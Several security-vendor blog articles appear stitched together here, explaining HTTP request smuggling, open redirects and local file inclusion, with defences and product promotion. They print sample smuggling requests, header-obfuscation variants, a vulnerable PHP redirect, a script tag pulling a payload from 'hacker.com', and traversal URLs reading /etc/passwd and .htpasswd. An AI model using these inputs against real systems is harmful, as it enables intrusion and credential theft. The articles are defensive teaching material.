  • Dynamic application security testing (DAST)—tools that communicate with the application through its front-end in order to identify security vulnerabilities. A DAST tool does not need any access to your source code. Rather, it simulates real attacks using a black-box strategy. Security checks are performed while executing or running the application or code under review. It also involves fuzzing, a technique used to submit random and malformed data as input to the web application, using it to uncover directory traversal vulnerabilities.

HTTP Request Smuggling: Complete Guide to Attack Types and Prevention

What Is HTTP Request Smuggling?

The term HTTP request smuggling (HRS) refers to techniques that interfere with the way in which a website processes sequences of HTTP requests. 

Request smuggling vulnerabilities are considered critical because they allow threat actors to bypass security controls. The actor then gain unauthorized access to sensitive information and directly compromise other users.


The majority of today’s web applications use chains of HTTP servers between the application logic and users. Users send requests to a “front-end server”, which is also commonly referred to as reverse proxy or load balancer. This server forwards user requests to one or multiple backend servers, which execute application logic.

An HRS attack becomes possible when the front end and back end servers disagree on details of the HTTP protocol. The HTTP specification allows two methods of signaling the end of the HTTP request:

  • Using the Transfer-Encoding: chunked header
  • Using the Content-Length header

Threat actors may use both headers in a single request, hiding a second request in the body of the first request. This is how the second request is “smuggled”.

Here are several types of attack enabled by HRS:

  • Session hijacking
  • Web cache poisoning
  • Bypassing a web application firewall (WAF) 
  • Cross-site scripting (XSS)

In this article:

How Does an HTTP Smuggling Request Attack Work?

During HRS attacks, actors exploit two HTTP headers:

  • Content-Length Header – defines the size of the request body in bytes.
  • Transfer-Encoding Header – sends the request body in chunks that are separated by newline. Typically, the chunk ends with 0.

Here are the conditions that must be met for the attack to work:

  • The front-end server forwards multiple requests to a back-end server, using the same network connection.
  • The back-end is in disagreement with the front-end regarding where the message ends.
  • The ambiguous message sent by the attacker is interpreted by the back-end server as two individual HTTP requests.
  • The second request is designed to perform a malicious action, which cannot be accomplished by the first request.

As you can see in the above image, the top request, sent to the front-end server, is interpreted as 2 different requests by the back-end server.

Which HTTP Features Make HTTP Request Smuggling Possible?

In the past, when HTTP/0.9 was the current version,. smuggling was not possible. The only way to send 3 queries was by opening 3 TCP/IP connections to the server at the same time and each time asking for the targeted document.

In HTTP/1.1, the current version of the HTTP protocol, there are several new features that allow bad behavior:

  • Keep Alive mode
  • Pipelined queries
  • Chunked queries and responses

Let’s see how these features can be exploited, with a load balancer between the end-user and back-end server. 

Keep Alive Mode

With this feature, we can open one TCP/IP connection and send more than one request over it. The goal of this is to retrieve all the assets coming with an HTML page faster, by reusing the TCP/IP connection opened for the document, avoiding the slow TCP/IP connection opening. Using keep-alive between HTTP servers and proxies (in the middleware or between the middleware and the backend) is less common.

Pipelining

The other big thing in HTTP/1.1 is pipelining. Pipelining means sending several queries before having the responses of these requests.

The communication between middleware and the back-end server is not using pipelining, but it does use keep-alive, and there lies a problem of HTTP Request Smuggling.

Sometimes the communication between these two does not use Keep Alive and that is the first step in defending against HRS attacks. Eventually, the server is never expected to respond to all requests in a pipeline. You can get the first response with a Connection: close header, cutting the Keep Alive connection right after the response like shown down below.

Chunks

Chunk transfer is another way of sending messages over the HTTP protocol. Instead of sending a full size of Content Length, messages can be transferred by small chunks, each one announcing a size.

A special last chunk, empty chunk, marks the end of the message. The important thing with chunks is that it is another way of manipulating the size of the message. Chunks can be used on HTTP responses (usually) but also on queries.

Types of HTTP Smuggling Attacks

There are three main ways to exploit HRS vulnerabilities:

  1. CL-TE: the front-end server uses the Content-Length header and the back-end server uses the Transfer-Encoding header.
  2. TE-CL: the front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Length header.
  3. TE-TE: the front-end and back-end servers both support the Transfer-Encoding header, but one of the servers can be induced not to process it by obfuscating the header in some way.

CL-TE

In this case, the front-end server uses the Content-Length header and the back-end server uses the Transfer-Encoding header. We can perform a simple HTTP request smuggling attack as follows:

POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 13
Transfer-Encoding: chunked

0

SMUGGLED

The front-end server processes the Content-Length header and determines that this request is 13 bytes long, up to the end of SMUGGLED. This request is forwarded on to the back-end server.

The back-end server processes the Transfer-Encoding header and treats the message body as using chunked encoding. It processes the first chunk, which is stated to be zero-length, and so is treated as terminating the request. The following bytes, SMUGGLED, are left unprocessed, and the back-end server will treat these as being the start of the next request in the sequence.

TE-CL

Here, the front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Length header. We can perform a simple HTTP request smuggling attack as follows:

POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 3
Transfer-Encoding: chunked

8
SMUGGLED
0

The front-end server processes the Transfer-Encoding header and treats the message body as using chunked encoding. It processes the first chunk, which is stated to be 8 bytes long, up to the start of the line following SMUGGLED. It processes the second chunk, which is stated to be zero-length, and so is treated as terminating the request. This request is forwarded to the back-end server.

The back-end server processes the Content-Length header and determines that the request body is 3 bytes long, up to the start of the line following 8. The following bytes, starting with SMUGGLED, are left unprocessed, and the back-end server will treat these as being the start of the next request in the sequence.

TE-TE Behavior: Obfuscating the TE Header

Here, the front-end and back-end servers both support the Transfer-Encoding header, but one of the servers can be induced not to process it by obfuscating the header in some way.

There are potentially endless ways to obfuscate the Transfer-Encoding header. For example:

Transfer-Encoding: xchunked
Transfer-Encoding : chunked

Transfer-Encoding: chunked
Transfer-Encoding: x

Transfer-Encoding:[tab]chunked

[space]Transfer-Encoding: chunked

X: X[n]Transfer-Encoding: chunked
Transfer-Encoding: xchunked

Transfer-Encoding : chunked

Transfer-Encoding: chunked
Transfer-Encoding: x

Transfer-Encoding:[tab]chunked

[space]Transfer-Encoding: chunked

X: X[n]Transfer-Encoding: chunked

Transfer-Encoding
: chunked
Transfer-Encoding
: chunked

Each of these techniques involves a subtle departure from the HTTP specification. Real-world code that implements a protocol specification rarely adheres to it with absolute precision, and it is common for different implementations to tolerate different variations from the specification. 

To uncover a TE-TE vulnerability, it is necessary to find some variation of the Transfer-Encoding header such that only one of the front-end or back-end servers processes it, while the other server ignores it.

Depending whether it is the front-end or the back-end server that can be induced not to process the obfuscated Transfer-Encoding header, the remainder of the attack will take the same form as for the CL-TE or TE-CL vulnerabilities already described.

Advanced HTTP Request Smuggling Attacks

Let’s review a few more advanced HRS attacks that exploit additional features of the HTTP/1.1 protocol.

Bypassing Security Filters 

The first type of attack is bypassing security filters on a forbidden query labelled “Smuggle”.

In this type of attack, the Smuggle query is forbidden, but the first query is hiding it query from the middleware filters. Eventually, the Smuggle query is executed on the target behind the filters by the end server.

Replacement of Regular Response

The second type of attack is if the middleware is a cache server. The goal of the attack is cache poisoning, where the faked response is stored on the wrong cache entry. On a successful attack by First request, anyone requesting anything from the server would get Smuggle response. A successful attack will deface the responses for everybody, not only for the attacker. This attack could lead to Deny of Service for the servers.

Credentials Hijacking

The trick was to inject a partial query in the stream and wait for the regular user query, coming in the same backend connection and added to the partial request. It means the proxy is able to add some data in [+] to a TCP/IP connection with the backend that was unfinished in [-]. But the proxy does not know that two queries were sent. For the proxy, there was only one query and the response is already received.

This was a complex scheme, but for example, the Second request could contain a valid session that Smuggle did not have (cookies, HTTP Authentication). Also, this valid session was needed for Smuggle query to succeed. Credentials used in Second query are stolen (hijacked) for a Smuggle query.

Damages of such issues are very high (you can make a user perform unwanted POST actions, using his own credentials and rights). 

HTTP Request Smuggling Prevention

There are several ways you can prevent an HTTP request smuggling attack. 

Prioritizing TE over CL

To prevent TE:CL and CL:TE attacks, make sure that the transfer encoding header is prioritized over content length, whenever there is a request containing both content length and a transfer encoding chunked header.

Disallowing Requests with Both TE and CL and Double CL Headers

To prevent CL:CL, as well as TE:CL and CL:TE attacks, use this more effective alternative to prioritizing TE over CL. Any request that contains both headers will get a response of HTTP 400. HTTP requests containing multiple CL headers with varying length values can also be remediated with a response of HTTP 400. Alternatively, any duplicated field-value can be replaced with a single valid CL field.

Disallowing Malformed TE Headers and Correctly Processing Multiple TE Values

TE:TE smuggling attacks can occur when both the frontend and backend prioritize the TE header. Attackers can insert two TE headers, with one header being processed by the frontend and ignored by the backend and the other doing the opposite. To prevent TE:TE attacks and ensures that multiple TE values are processed correctly, ensure that the following header variation types are rejected:

  • Headers with no space before the value, “chunked”
  • Headers with extra spaces
  • Headers beginning with trailing characters
  • Headers providing a value “chunk” instead of “chunked” (the server normalizes this as chunked encoding)
  • Headers with multiple spaces before the value, “chunked”
  • Headers with quoted values (whether single or double quotations)
  • Headers with CRLF characters before the value, “chunked”
  • Values with invalid characters

Protecting Against HTTP Request Smuggling with Bright Security

Bright can automatically crawl your applications while they are running in production to test for HTTP Request Smuggling vulnerabilities in your front end and back end servers.

Engineering and security teams can trust Bright’s results, with automatic validation of every finding carried out, and no false positives. Bright generates developer-friendly remediation advice that can help you fix the issue quickly and easily.

Get a free account for Bright and start testing today!

Open Redirect Vulnerability: Impact, Severity, and Prevention

What is an Open Redirect Vulnerability?


An Open Redirect Vulnerability entails an attacker manipulating the user and redirecting them from one site to another site – which may be malicious. The cybersecurity community doesn’t put enough emphasis on Open Redirect Vulnerabilities because it is considered a simple flaw commonly connected to phishing scams and social engineering.

However, Open Redirect Vulnerabilities can help attackers in ways that go far beyond phishing. The true risk of this vulnerability is when it is utilized and combined with Server Side Request Forgery, XSS-Auditor bypass, Oauth Flaw, and so on. We will cover these in-depth later on in this post.

open redirect vulnerability

In this article:

Open Redirect Vulnerability Example

Here is an example of PHP code that obtains a URL from a query string:

$redirect_url = $_GET['url'];
header("Location: " . $redirect_url);

This code obtains the URL from user input, then redirects the victim to another URL. The PHP code after the header() function continues executing. If the user configures the browser to ignore the redirect, it is still possible to access the rest of the page.

This code is vulnerable to attacks as long as no validation is implemented to verify the authenticity of the URL. 

For example, threat actors can use this vulnerability to redirect users to malicious sites as part of a phishing campaign. When there is no validation, actors can create a hyperlink to redirect users to malicious sites. Here is how the hyperlink may look like:

http://vulnerablesite.com/vulnerable.php?url=http://malicious.com

Impact of Open Redirection Attacks

Open redirection attacks are most commonly used to support phishing attacks, or redirect users to malicious websites.

Exploiting Open Redirect for Phishing

A user who clicks on a link when browsing a legitimate website, typically does not suspect anything if a login prompt or other form suddenly appears. Threat actors exploit this by sending victims a link to a trusted website, but then exploiting the open redirect vulnerability to redirect to malicious URLs. These URLs are often designed as phishing pages that look trustworthy and similar to the original site. 

Once the victim browses the malicious website, they are typically prompted to enter credentials on a login form. The form points to a script, which is controlled by the actor, usually for the purpose of stealing the user credentials typed by the victim. 

These stolen credentials are saved by the attacker and later used to impersonate these victims on the website. Since the legitimate website domain is displayed when users click on the link, the probability of a successful phishing attack is very high.

Exploiting Open Redirect to Redirect to Malicious Websites

Threat actors can use this vulnerability to redirect users to websites hosting attacker-controlled content, such as browser exploits or pages executing CSRF attacks. If the website that the link is pointing to is trusted by the victim, the victim is more likely to click on the link. For example, an open redirect on a trustworthy banking website can redirect a victim to a page containing a CSRF exploit designed against a vulnerable WordPress plugin.  

Related content: Read our guide to csrf mitigation.

Types of Open Redirects

For the purposes of this blog, we will focus primarily on Open Redirect vulnerabilities that are header and JavaScript-based. Header-based redirects work even when JavaScript isn’t interpreted.

Header-Based Open Redirection

First things first, let’s talk about the Header-based Open Redirection since it works even when a JavaScript doesn’t get interpreted. An HTTP Location header is a response header that does two things:

  • It asks a browser to redirect a URL
  • It provides information regarding the location of a resource that was recently created.

Basically, it’s JavaScript-independent and attackers utilize this tactic to successfully redirect the targeted user to another website. It’s simple but also incredibly effective if the user doesn’t carefully examine the URL for any strange additions to the code.

JavaScript-Based Open Redirection

Server-side code (server-side functions) takes care of tasks like verifying data and requests and then sending the correct data to the user. While JavaScript-based Open Redirections won’t always work for a server-side function, an unexpecting victim and their web browser are susceptible to exploitation. 

When an attacker manages to perform a redirect in JavaScript, many dangerous vulnerabilities are possible. Since Open Redirections are mostly used in phishing scams, people aren’t aware of the fact that an Open Redirection can also be a part of a more complex chain of attacks where multiple vulnerabilities get exploited. And the JavaScript-based Open Redirection is an important part of that chain. For example, redirecting a user to javascript: something() ends up being a dangerous Cross-Site Scripting injection.

Open Redirect in Combination with Other Attacks

As we’ve mentioned before, most people just assume Open Redirects are always tied to phishing scams and social engineering. But they underestimate Open Redirects and how they can be used in conjunction with various attacks.

OAuth Flaw

Let’s discuss how Open Redirect is used to steal users’ confidential information and data. Implementation of an Oauth-flow is best when an attacker wants a victim to sign up or log into any popular platform like Google, Facebook, Twitter, Linkedin, etc. A link will send the victim to the legit website in question (Instagram for example), and then the victim needs to enter their login information. But, then a redirect happens that sends the victim back to a bogus website that’s identical to the real one and the victim is asked to enter their data again, saying the username or the password was incorrect. That’s how your information is stolen, and then the attacker can exploit your information in many ways. Facebook deals with this by requesting a match between redirect_uri and a pre-configured URL, and if there is a mismatch, the redirection is denied. Unfortunately, most other platforms and services don’t do this.

Open Redirect Used for Server Side Request Forgery (SSRF)

In addition, we have Server Side Request Forgery and the Cross-site Scripting Auditor bypass. SSRF is an attack that can compromise a server. Exploiting an SSRF vulnerability makes it easy for a hacker to target the internal systems that hide behind a firewall or filters. Open Redirect is extremely useful when someone needs to bypass these filters. This way the attacker can access content from a domain that can redirect to any number of places. This is how a hacker enters a server and gets free reign to go wherever they please by combining Open Redirect with his SSRF.

Open Redirect XSS Auditor Bypass

Then there’s the Cross-site Scripting (XSS) Auditor bypass. Google Chrome, for example, has a built-in XSS-auditor which stops most attacks from going through. 

But, there’s a way to bypass this by using an Open Redirect. Since this XSS-auditor has no way to stop an attacker from including a bunch of scripts that are hosted at the identical domain. Then the Open Redirect lets you avoid the XSS-auditor with code like:

<script src="https://vulnerable.com/path/https/hacker.com/payload.js"></script>

Open Redirect Vulnerability Fix

There are several ways to avoid open redirect vulnerabilities. Here are key methods recommended by the Open Web Application Security Project (OWASP):

  • Do not use forwards and redirects.
  • Do not allow URLs as user input for a destination.
  • If absolutely necessary to accept a URL from users, ask the users to provide a short name, token, or ID that is mapped server-side to the full target URL. This method provides a high level of protection against attacks that tamper with URLs. However, you must be careful not to introduce an enumeration vulnerability that allows users to cycle through IDs and find all possible redirect targets.
  • When user input cannot be avoided, you should make sure that all supplied values are valid, are appropriate for the application, and are authorized for each user.
  • Create a list of all trusted URLs, including hosts or a regex, in order to sanitize input. Prefer to use an allow-list approach when creating this list, instead of a block list.
  • Force redirects to first go to a page that notify users they are redirected out of the website. The message should clearly display the destination and ask users to click on a link to confirm that they want to move to the new destination.

Detecting and Preventing Open Redirect with Bright

Another excellent way of remedying Open Redirect vulnerability is by utilizing Bright a black-box security testing solution that examines your application, APIs to find vulnerabilities. 

Bright is an automatic scanner that finds both standard and major security vulnerabilities on its own, without any human assistance. It is an excellent remedy for Open Redirect vulnerabilities as it can locate them swiftly and send alerts with remediation guidelines to developers, or automatically open tickets in a bug tracking tool.

Learn more about Bright and get started free

LFI Attack: Real Life Attacks and Attack Examples

What is an LFI Attack?

Local File Inclusion attacks are used by attackers to trick a web application into running or exposing files on a web server. If the attack is successful, it will expose sensitive information, and in severe cases, can lead to XSS and remote code execution.

Learn more about LFI by reading this article – https://brightsec.com/blog/local-file-inclusion-lfi/

In this article you will learn: 

How does an LFI Attack Work

A Local File Inclusion can occur when an application includes a file as user input without properly validating it. This flaw enables an attacker to include malicious files by manipulating the input.

The following vulnerable PHP code could lead to LFI:

https://website-example.com/?page=filename.php

If there is improper input sanitization, an attacker can easily modify the input and manipulate the application into accessing unauthorized files and directories from the host server by using the “../” directive. This is known as Directory or Path Traversal:

https://website-example.com/?page=../../../../etc/test.txt

In the example above, an attacker can successfully exploit the vulnerability by replacing “filename.php” with “../../../../etc/test.txt” in the URL path and accessing the test file. This will enable the hacker to backdoor upload a malicious script on the host server. He can then use LFI to access the script. 

Impact of LFI Attacks

The impact of an LFI attack can be anything from information disclosure to complete system compromise. Even if the included code is not executed, it can still give an attacker enough valuable information to be able to compromise the system.

Real-life LFI Attack Examples

Local File Inclusion is specific to your web server – a vulnerable setup could easily result in an LFI attack. We’ll take a look at some real-life LFI attack examples in order to demonstrate potential issues that you might be facing.

The most popular target for an LFI attack is a file containing usernames and passwords. If your website isn’t secured, all an attacker has to do is to use their intuition or even persistence to find what they’re looking for. So, for example:

http://www.example_target_website.com/download.php?file=document.html

For any attacker, this is a jackpot. Why? Well, to begin with, the request directly accesses the file system, and it can be changed to something arbitrary like:

http://www.example_target_website.com/download.php?file=../../../../etc/passwd

With a bit of luck, an attacker could gain access to usernames and passwords, with obvious repercussions.

Learn more in our detailed guide to file inclusion vulnerability.

Breaches enabled by LFI

Adult Friend Finder breach

Adult Friend Finder, a dating website, suffered a massive data breach back in 2016, where more than 300 million accounts were exposed and made available to online criminals.

The leaked database contained email addresses, poorly or unprotected passwords, usernames, IP addresses and browser information.

To compound matters, the database included over 15 million users who deleted their accounts, as well as users of subsidiaries the company no longer owned.

Just one month before the breach, a security researcher discovered local file inclusion vulnerabilities on the website, believed to be exploited to carry out this hack.

TimThumb breach

Back in 2011, a WordPress add-on script for image cropping and resizing, TimThumb, was used to compromise more than 1.2 million websites – and was used to gather data from databases hosted on servers that also hosted the compromised websites. Unlike the many mass compromises that were accomplished via SQL injection at that time, this attack took advantage of a local file inclusion vulnerability that allowed attackers to insert PHP shells onto Web servers. Attackers used those shells as the jumping-off point for other attacks, including database hacks.

Notable LFI Vulnerabilities

RedHat website

RedHat fixed multiple security issues on their website back in 2013. The issues allowed attackers to extract the website database by using Blind SQLi. RedHat also confirmed their website was vulnerable to XSS and LFI attacks.

Weather.gov

In 2012, Kosova Hacker’s Security group used a local file inclusion vulnerability in weather.gov to gather sensitive server information of “The National Weather Service”. The group later made that information available to the public.

Whatsapp Media Server

Back in 2013, Whatsapp media server interface was vulnerable to Traversal Local File Inclusion. The flaw allowed hackers to gather usernames via an “/etc/passwd” file and also other sensitive files like log files i.e. “/apache/logs/error.log” or “/apache/log/access.log”.

Related content: Read our guide to lfi attack.

LFI Attack Examples

LFI Attack Example 1: Including files to be parsed by the language’s interpreter

Modern website code is usually divided into directories, multiple files, etc., ideally separated into logical pieces. For an interpreter to be able to find these files, the correct file path has to be designated and then passed to a function. The function will then open the file and include it inside the document, for the parser to see it as valid code that can be interpreted.

To include a module, a developer will use the GET parameter with the filename of the function. For example:

https://example-vulnerable-website.com/?module=contact.php

If improper filtering is implemented the attacker can exploit the local file inclusion vulnerability by replacing contact.php with the path of a sensitive file such as a passwd file. The passwd file is where passwords are stored on a Unix system. By replacing the path, the attacker will be able to see the content of the passwd file:

https://example-vulnerable-website.com/?module=/etc/passwd

But this will not only allow the attacker to see the content of the file. An attacker can also inject code on the web server and let the parser interpret it as instructions to exploit the LFI vulnerability. For Example, an attacker can simply abuse the picture upload functionality with an image containing malicious code in its source, such as:

https://example-vulnerable-website.com/?module=uploads/image123.gif

When exploiting a local file inclusion vulnerability, an attacker can also perform directory traversal or path traversal attacks. For example, the attacker can access other files on the web server, such as web server log files (e.g. error.log and access.log) or other files that may contain sensitive metadata about the web application and web server.

LFI Attack Example 2: Including files that are printed to a page

Sometimes a developer needs to share the output of a file across multiple pages. This file could be plain html that doesn’t have to be interpreted by any parser on the server side. 

Imagine the developer having a collection of .txt files with help text that he wants to make available through a web application. He can reach those files through a link:

https://example-vulnerable-website.com/?helpfile=login.txt

The content will be printed directly on the web page without using a database to store the information.

When no proper filtering is implemented, an attacker can change the link to something like https://example-vulnerable-website.com/?helpfile=../secret/.htpasswd to retrieve the password hashes of a .htpasswd file. The .htpasswd file usually contains the credentials of all users, including those that have access to restricted areas of the web server.

This can lead to the attacker being able to access and read the content of other hidden configuration files containing passwords and other sensitive information.

LFI Attack Example 3: Including files that are served as downloads

There are types of files that all web browsers open automatically – a PDF, for example. If the developer wants the pdf file to be downloaded instead of opened in the browser, he can simply add the header Content-disposition: attachment; filename=file.txt to the request. This will force the web browser to download the files instead of opening them.

Now imagine a company having brochures in pdf format available for download by using this link:

https://example-vulnerable-website.com/?download=brochure.pdf

If no proper sanitization of the request is implemented, the attacker can request the download of files that make up the web application – enabling them to read source code and eventually find other web application vulnerabilities or read sensitive file contents. The same function can be used by the attacker to read the source code of the file connection.php:

https://example-vulnerable-website.com/?download=../include/connection.php

If the attacker is able to find the database user, their passwords and the host, they can connect to the database remotely with the stolen credentials. If the compromised database user has file write privileges, the hacker can execute database commands and compromise the web server.

Preventing LFI Attacks

The recommended approach to eliminate the risk of LFI attacks is to disallow or prevent user-submitted input from being passed to any filesystem or framework API in your application. If that is not possible and you need that functionality, then make sure all user-input is properly sanitized.

Here are a few easy steps you can take to prevent LFI attacks:

  • ID assignation – always save your file paths in a secure database. Give an ID for every single one. By doing so, users only get to see the ID
  • Whitelisting – ignore everything that is not a verified and secured whitelist file
  • Use databases – use a database instead of including files on a web server that can be compromised
  • Better server instructions – configure the server so it sends the download headers automatically instead of executing files in a specified directory

Detecting LFI vulnerabilities with Bright

With Bright you can easily scan your web applications and APIs for security vulnerabilities, including local file inclusion.

Whether as a stand alone scanner or integrated across your CI/CD so developers can own security testing, Bright automatically validates every finding, delivering no false positive results with developer friendly remediation guidelines to find and fix issues early and often.

Start scanning your applications and APIs today, with a FREE Bright account – sign up here!